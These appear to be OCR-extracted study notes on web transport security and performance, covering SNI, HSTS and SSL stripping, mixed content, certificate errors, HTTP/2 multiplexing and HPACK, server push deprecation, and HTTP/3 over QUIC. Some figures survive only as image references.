- Certificates and CAs solve the exact trust problem TLS needs solved: anyone can generate a public/private key pair, but a certificate **signed by a trusted CA** is what proves "this specific public key really belongs to www.example.com" — without that trusted third-party vouching, a client would have no way to distinguish a real server from an impersonator presenting a fake key.


SNI (Server Name Indication)

SNI is a TLS extension that lets the client tell the server **which domain it's trying to reach** during the TLS handshake itself — before any encrypted data (or even the HTTP request) is exchanged. This solves a problem created by virtual hosting combined with HTTPS.

The Problem SNI Solves

- Recall: one physical server (one IP address) can host **multiple domains** (virtual hosting) — in plain HTTP, the Host header tells the server which site you want.
- But with HTTPS, the server must present its **certificate** as part of the TLS handshake — and this happens **before** the client has sent any HTTP data (including the Host header, which is encrypted and comes later).
- Without SNI, the server has no way of knowing *which* domain's certificate to present during the handshake, since multiple sites share the same IP — it would be forced to guess or serve a single default certificate for all sites on that IP.

How SNI Fixes This



- The client includes the target hostname in the **ClientHello** message — the very first step of the TLS handshake — as a plaintext field called the **SNI extension**.
- The server reads this hostname **before** selecting which certificate to send back, allowing it to present the **correct certificate** for that specific domain, even though many domains share the same IP/port.

Why SNI Is Sent in Cleartext (Important Nuance)

- At the point SNI is sent, the TLS session keys haven't been established yet — encryption hasn't started — so the SNI value is visible to anyone capturing packets (e.g., in Wireshark).

- This means that even over HTTPS, **the domain name you're connecting to is observable** on the wire (unlike the URL path, headers, or body, which **are** encrypted) — a known limitation that network filtering/firewalls can still use to apply domain-based policies without decrypting traffic.
- **Encrypted SNI (ESNI) / Encrypted Client Hello (ECH)** are newer extensions designed to close this gap by encrypting the SNI field too, though adoption is still evolving.

Why This Matters in Practice

Without SNI	With SNI
One IP = one certificate only (can't cleanly host multiple HTTPS domains on a single IP)	One IP can serve many HTTPS domains, each with its own certificate
Needed a dedicated IP per HTTPS site (historically a real constraint)	Enabled today's shared hosting, CDNs, and cloud load balancers to serve thousands of domains per IP

Key Point


- SNI is what makes **modern HTTPS virtual hosting** possible — without it, every HTTPS website would need its own dedicated IP address, which simply isn't scalable given the number of websites that now share infrastructure (CDNs, cloud platforms, shared hosting).

HSTS (HTTP Strict Transport Security)

HSTS is a response header that instructs the browser to **only ever connect to this site using HTTPS** — never plain HTTP — for a specified period of time, even if the user types http:// or clicks an http:// link.

The Problem HSTS Solves

Without HSTS, a typical first visit looks like this:



That **first request** goes out over plain HTTP before the redirect happens — and this brief window is exactly what an attacker exploits in an **SSL stripping attack**: a man-in-the-middle intercepts that initial HTTP request and simply never lets the redirect to HTTPS happen, keeping the victim on an unencrypted connection while impersonating the real site.

How HSTS Fixes This

```
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

- The **first time** a browser connects to a site via HTTPS and receives this header, it **remembers** (caches) that this domain must always be accessed via HTTPS.

- On **every subsequent visit**, the browser **automatically rewrites** any http:// request to https:// **internally**, before even sending a single packet — the insecure request is never sent over the network at all, closing the SSL-stripping window entirely.

Header Directives

Directive	Meaning
max-age=N	How long (in seconds) the browser should enforce HTTPS-only for this domain
includeSubDomains	Extends the HTTPS-only rule to all subdomains as well (e.g., api.example.com, mail.example.com)
preload	Opts the domain into browsers' built-in HSTS preload list (see below)

The "First Visit" Gap — and the Preload List

- HSTS has one inherent weakness: it only takes effect **after** the browser has seen the header at least once — so the very first-ever connection is still vulnerable if an attacker is in position during that first visit.
- The **HSTS preload list** solves this: a hardcoded list of domains **built directly into the browser itself** (Chrome, Firefox, etc.), so the browser enforces HTTPS-only **even on the very first connection**, before ever contacting the site. Sites submit their domain to this list manually (via hstspreload.org) to opt in permanently.

Key Point

- HSTS shifts enforcement from "the server tells you to upgrade after you've already connected insecurely" to "the browser refuses to even attempt an insecure connection in the first place" — closing the small but real window that SSL-stripping attacks rely on.

Mixed Content & Certificate Errors

Two distinct, common problems that browsers flag when something's wrong with an otherwise-HTTPS page.

Mixed Content

Mixed content occurs when a page loaded over **HTTPS** tries to load **sub-resources** (images, scripts, stylesheets, iframes) over **plain HTTP**.

```
Page loaded via: https://example.com
  http://example.com/script.js       <- insecure! mixed content
  https://example.com/logo.png       <- fine, both HTTPS
```

Even though the main page is secure, an HTTP sub-resource creates a weak point — an attacker performing a man-in-the-middle attack could intercept that one insecure request and inject malicious content (e.g., swap the script for malware) that then runs in the context of the "secure" page.

Two types of mixed content:

Type	Example	Browser Behavior
Active mixed content	Scripts, stylesheets, iframes	Blocked by default — these can directly manipulate the page/execute code, so browsers refuse to load them at all
Passive mixed content	Images, videos, audio	Loaded but flagged — can't execute code, so browsers allow it but may show a "not fully secure" warning

This is why a page might show a broken image or missing styling after migrating to HTTPS — if any asset URLs were hardcoded as http://, the browser silently blocks them (for active content) or shows a warning (for passive content). **Fix**: Use protocol-relative URLs (//example.com/script.js) or explicit https:// for all sub-resources, and ensure the server/CDN serving those assets also supports HTTPS.

Certificate Errors

These occur when the browser's certificate validation (covered earlier) fails at one of its checks. Common causes:

Error	Cause
Expired certificate	Current date is past the certificate's Valid To date — nobody renewed it in time
Self-signed certificate	Certificate wasn't signed by a trusted CA — often used in internal/test environments, not trusted by public browsers
Hostname mismatch	The domain you're visiting doesn't match the certificate's Subject/Subject Alternative Names (e.g., visiting www.example.com but the cert is only valid for example.com)
Untrusted CA / broken chain	The certificate's issuing CA isn't in the browser's trust store, or an intermediate certificate in the chain is missing/invalid
Revoked certificate	The CA revoked the certificate early (e.g., due to a key compromise), detected via CRL/OCSP check

When any of these checks fail, browsers show a hard warning page (e.g., "Your connection is not private" / NET::ERR_CERT_*) rather than silently continuing — since the whole point of the certificate is to guarantee identity, a failure here means the browser **cannot** confirm it's actually talking to the real server.

Key Point

- **Mixed content** is about *some resources* on an otherwise-valid HTTPS page being insecurely loaded; **certificate errors** are about the *entire connection's* identity/trust verification failing outright — both ultimately undermine the core guarantees (confidentiality, integrity, authentication) that HTTPS is supposed to provide, just at different levels (sub-resource vs. whole-connection).


12. HTTP/2 & HTTP/3 Internals

HTTP/1.1 Limitations (Head-of-Line Blocking)

Head-of-line (HOL) blocking is the core limitation that drove the design of HTTP/2 and HTTP/3 — it's a situation where one slow or stuck request/response delays everything queued behind it, even though those other items are otherwise ready to go.

How HOL Blocking Happens in HTTP/1.1

Even with persistent connections (keep-alive), HTTP/1.1 has a strict rule: **responses must come back in the same order the requests were sent**, over a single connection.




Even though style.css and script.js could have been served instantly, they're stuck waiting behind the slow image request simply because of **ordering rules** on that one connection.

Why HTTP/1.1 "Pipelining" Didn't Really Fix This

- HTTP/1.1 technically allows **pipelining** — sending multiple requests back-to-back without waiting for each response first.
- But pipelining still requires responses to return in the **same order** as the requests — so it doesn't actually solve HOL blocking, it just lets you queue more requests while one is still stuck. In practice, pipelining was rarely enabled by default due to this limitation and compatibility issues with proxies.

The Workaround Browsers Used: Multiple Parallel Connections

Since one connection could get blocked, browsers compensated by opening **multiple simultaneous TCP connections** to the same server (commonly 6 per domain):



This worked around HOL blocking at the **application level**, but came at a cost:

- Each connection requires its **own** TCP handshake (and TLS handshake, if HTTPS) — multiplying that overhead.
- More open connections mean more resource usage on both client and server (memory, file descriptors).
- TCP's own congestion control behaves differently (often worse) when split across many parallel connections versus one well-utilized connection.

Why This Limitation Matters

Problem	Consequence
HOL blocking on a single connection	Fast resources wait behind slow ones unnecessarily
Workaround: multiple connections	Extra handshake overhead, more resource consumption, suboptimal TCP behavior
Browser connection limits (e.g., 6 per domain)	Pages with many small assets (common today) still bottleneck once that limit is hit — remaining requests queue

Key Point

- HTTP/1.1's strict request-response ordering on a single connection is the exact problem that **HTTP/2's multiplexing** was built to solve — allowing many requests and responses to be freely interleaved over **one** connection, without any of them blocking each other, finally eliminating the need for the multiple-parallel-connections workaround.


HTTP/2: Multiplexing, Binary Framing, Header Compression (HPACK)

HTTP/2 is a major redesign of *how* HTTP messages are transmitted over the wire (not what they mean — methods, status codes, headers all keep their same semantics). It introduces three core mechanisms to solve HTTP/1.1's performance limitations.

Multiplexing

- Allows **multiple requests and responses to be sent and received simultaneously, interleaved, over a single TCP connection** — with no ordering requirement between them.


HTTP/2 Multiplexing — One Connection, Interleaved Streams



- Each request/response pair is assigned its own **stream ID**, and the receiving end reassembles data based on these IDs — meaning a slow resource no longer blocks faster ones behind it, directly solving HTTP/1.1's head-of-line blocking **at the HTTP layer**.
- Since one connection now handles everything efficiently, browsers no longer need to open 6 parallel TCP connections per domain — one connection does the job, eliminating that overhead entirely.

Binary Framing

HTTP/1.1 messages are **plain text** (human-readable: GET /path HTTP/1.1\r\nHost: ...). HTTP/2 instead encodes everything into a **binary framing layer** — messages are broken into small binary **frames**.



Frame Type	Purpose
HEADERS	Carries header fields for a request/response
DATA	Carries the actual body content
SETTINGS	Connection-level configuration parameters
WINDOW_UPDATE	Flow control information (manages how much data can be sent before acknowledgment)

- Binary format is **faster and less error-prone to parse** than text (no need to scan for line breaks, handle whitespace variations, etc.) — computers parse fixed-size binary fields far more efficiently than variable text.
- Every frame carries a **stream ID**, which is exactly what enables multiplexing — frames from different streams can be freely interleaved on the wire, and the receiver reassembles each stream using that ID.

Header Compression (HPACK)

- HTTP headers are often highly **repetitive** across requests on the same connection (e.g., the same User-Agent, Cookie, Accept-Encoding sent on every single request) — in HTTP/1.1, this redundant text is retransmitted in full, every time, wasting bandwidth.
- **HPACK** is HTTP/2's dedicated header compression algorithm, using two techniques:

Technique	How It Works
Static table	A predefined table of ~61 common header name/value pairs (e.g., :method: GET, :status: 200) — referenced by a short index instead of sending the full text
Dynamic table	Both client and server maintain a shared, evolving table of headers seen earlier in this connection — once a header has been sent once, later requests can reference it by a short index instead of resending it in full

```
Request 1 headers (full):
  :method: GET
  :path: /page1
  user-agent: Mozilla/5.0...  (large value)

Request 2 headers (same user-agent):
  :method: GET
  :path: /page2
  user-agent: [index reference to dynamic table entry]  <- tiny, instead of full string again
```

This significantly reduces the **overhead of headers** on every request, which matters a lot since modern pages make dozens of requests, each previously repeating nearly identical header blocks.

Why These Three Work Together

Mechanism	Solves
Multiplexing	Head-of-line blocking at the HTTP layer; eliminates need for multiple parallel connections
Binary framing	Faster, more efficient parsing than text; also the structural foundation that makes multiplexing possible (via stream IDs)
HPACK	Redundant header data being retransmitted on every single request

Key Point


- HTTP/2 keeps the exact same *semantics* as HTTP/1.1 (same methods, status codes, same meaning of headers) — it only changes the **transport mechanics**: one connection, binary frames instead of text, multiplexed streams instead of ordered queueing, and compressed headers instead of repetitive plaintext — all purely performance-driven changes under the hood.

HTTP/2 Server Push (and Its Deprecation)

Server push was an HTTP/2 feature that let the server **proactively send resources to the client before the client even asked for them** — an attempt to eliminate an extra round-trip for resources the server already knows the client will need.


The Problem It Tried to Solve

Normally, the browser discovers what it needs **sequentially**:



Steps 3-4 cost an extra **round-trip** — the browser can't know it needs style.css until it has already received and parsed the HTML referencing it.

How Server Push Worked



Result: the browser already has style.css/script.js waiting in its cache when it parses the HTML — no extra request needed.

The server would send a PUSH_PROMISE frame, telling the client "here's a resource you're going to want, I'm sending it now" — skipping the round-trip where the browser would have had to request it after parsing the HTML.

Why It Was Deprecated

Despite the clever idea, server push caused more problems than it solved in practice:

Issue	Explanation
Wasted bandwidth	The server often pushed resources the browser already had cached from a previous visit — since the server can't easily know the browser's cache state, it pushed redundantly
Difficult cache coordination	No reliable way for the browser to tell the server "don't bother, I already have this" before the push started
Complex to implement correctly	Getting real performance benefit required careful, fine-tuned server configuration — most implementations got it wrong and made things worse, not better
Limited real-world gains	Studies (including by browser vendors) found server push rarely improved load times in practice, and sometimes hurt them

Because of these issues, **Chrome removed support for HTTP/2 Server Push in 2022**, and other browsers followed suit — effectively deprecating it across the ecosystem.

What Replaced It

- **<link rel="preload">** — an HTML/header hint telling the browser "fetch this resource early, you'll need it soon" — but the browser (which actually knows its own cache state) decides whether to fetch it, avoiding the wasted-bandwidth problem.
- **103 Early Hints** — an HTTP status code that lets the server send preload hints **before** the final response is ready, giving the browser a head start on fetching critical resources without the server blindly pushing full content.

Key Point

- Server push tried to solve the "extra round-trip" problem by having the server guess what the client needs, but because the **server** doesn't have visibility into the client's cache state, it ended up pushing redundant data more often than it helped — the industry shifted toward **client-driven hints** (preload, Early Hints) that let the browser — which actually knows what it already has — make the final call.


HTTP/3 over QUIC (UDP-Based Transport)

HTTP/3 is the latest major revision of HTTP — its biggest change isn't to HTTP semantics at all, but to the **transport protocol underneath it**: it replaces TCP with **QUIC**, which itself runs over **UDP** instead.

Why Move Away from TCP?

Even with HTTP/2's multiplexing solving head-of-line blocking at the **HTTP layer**, a deeper problem remained **at the TCP layer** itself:

Single TCP Connection (HTTP/2) — One Lost Packet Blocks Everything




If even ONE packet is lost, TCP must pause and retransmit it before delivering ANY data after it — even data belonging to a completely different, otherwise-unaffected stream.

TCP guarantees **strict, ordered byte delivery** for the whole connection — so a single lost packet blocks **everything** behind it in the TCP stream, regardless of which HTTP/2 stream it belonged to. This is **TCP-level head-of-line blocking**, and HTTP/2's multiplexing (an application-layer fix) couldn't solve a problem happening one layer below it.

QUIC's Solution: Independent Streams at the Transport Layer

QUIC Connection (HTTP/3) — Independent Streams



QUIC builds **multiplexed streams directly into the transport layer itself** (not just at the HTTP layer like HTTP/2 did) — so packet loss on one stream only stalls *that* stream, never the others sharing the same connection.

Why UDP Instead of TCP?

- TCP's ordered-delivery guarantee is baked deeply into the OS kernel and is **hard to change** without rewriting fundamental networking stacks across the entire internet.
- **UDP** is a simpler, connectionless protocol with **no** built-in ordering or reliability guarantees — which actually makes it the better foundation here: QUIC implements **its own** reliability, ordering, and congestion control **on top of** UDP, entirely in user-space (not the OS kernel), giving it full flexibility to solve problems TCP couldn't.

Other QUIC Advantages

Feature	Benefit
Built-in TLS 1.3 encryption	Encryption isn't a separate layer bolted on top (like TCP + TLS) — it's integrated into QUIC itself, so the handshake does both transport and encryption setup together
Faster handshake	QUIC can often establish a secure connection in 1 round-trip (or 0-RTT for resumed connections), combining what used to be separate TCP + TLS handshakes into one combined negotiation
Connection migration	A QUIC connection is identified by a connection ID, not an IP/port tuple — so switching networks (e.g., Wi-Fi to mobile data) doesn't break the connection, unlike TCP which ties the connection to the IP/port pair

Quick Comparison

Aspect	HTTP/2 (over TCP)	HTTP/3 (over QUIC/UDP)
Transport	TCP	QUIC (built on UDP)
HOL blocking	Solved at HTTP layer, but still present at TCP layer	Solved at transport layer — fully eliminated

Aspect	HTTP/2 (over TCP)	HTTP/3 (over QUIC/UDP)
Handshake	TCP handshake + separate TLS handshake	Combined into ~1 round-trip (or 0-RTT)
Network switching	Connection breaks if IP/port changes	Connection persists via connection ID

Key Point

- HTTP/3's core innovation is recognizing that HTTP/2 fixed head-of-line blocking at the **application layer**, but the **same problem resurfaced one layer below in TCP** — so HTTP/3 solves it properly by replacing TCP entirely with QUIC, a transport protocol purpose-built with independent, loss-tolerant streams from the ground up.

QUIC's Impact on Firewalls/Proxies & Inspection

Since HTTP/3 runs over **QUIC/UDP** instead of TCP, it fundamentally changes how traffic appears on the network — creating real challenges for firewalls, proxies, and inspection tools that were built around decades of TCP/TLS assumptions.

Encryption Starts Almost Immediately

- In TCP + TLS (HTTP/1.1, HTTP/2), there's a brief window where the **TCP handshake** is visible in plaintext before TLS even begins — giving middleboxes a clear, unencrypted signal to identify a connection as TCP-based web traffic.
- QUIC **encrypts almost everything from the very first packet**, including most of its own transport-layer handshake metadata — far less is visible in cleartext compared to TCP+TLS, leaving inspection tools with much less to work with.

UDP-Based Traffic Looks Different to Firewalls

- Most firewalls have mature, well-tested logic for inspecting **TCP** traffic (connection state tracking, SYN/ACK sequence validation, etc.).
- QUIC rides on **UDP**, which is traditionally used for simpler, often stateless traffic (DNS, streaming, VoIP) — firewalls historically apply **less deep inspection** to UDP by default, since legacy UDP traffic rarely needed it.
- Some firewalls/proxies, when they don't recognize or support QUIC, are configured to simply **block UDP port 443** (QUIC's default port) — which causes browsers to **automatically fall back to HTTP/2 over TCP** instead, since this fallback behavior is built into the protocol.

Connection ID Instead of IP/Port Tracking

- Traditional firewall connection tracking associates a session with a fixed **IP + port** tuple.
- QUIC's **connection migration** feature (covered earlier) means a single logical connection can persist across changing IP addresses/ports — which breaks the assumptions many stateful firewalls rely on for tracking "one connection = one IP/port pair."

SNI Visibility Still Applies (for now)

- Like TLS 1.2/1.3 over TCP, QUIC's handshake also exposes the **SNI** (the target hostname) in cleartext during connection setup — so domain-based filtering (URL categories matching on hostname) can still function, similar to regular HTTPS.
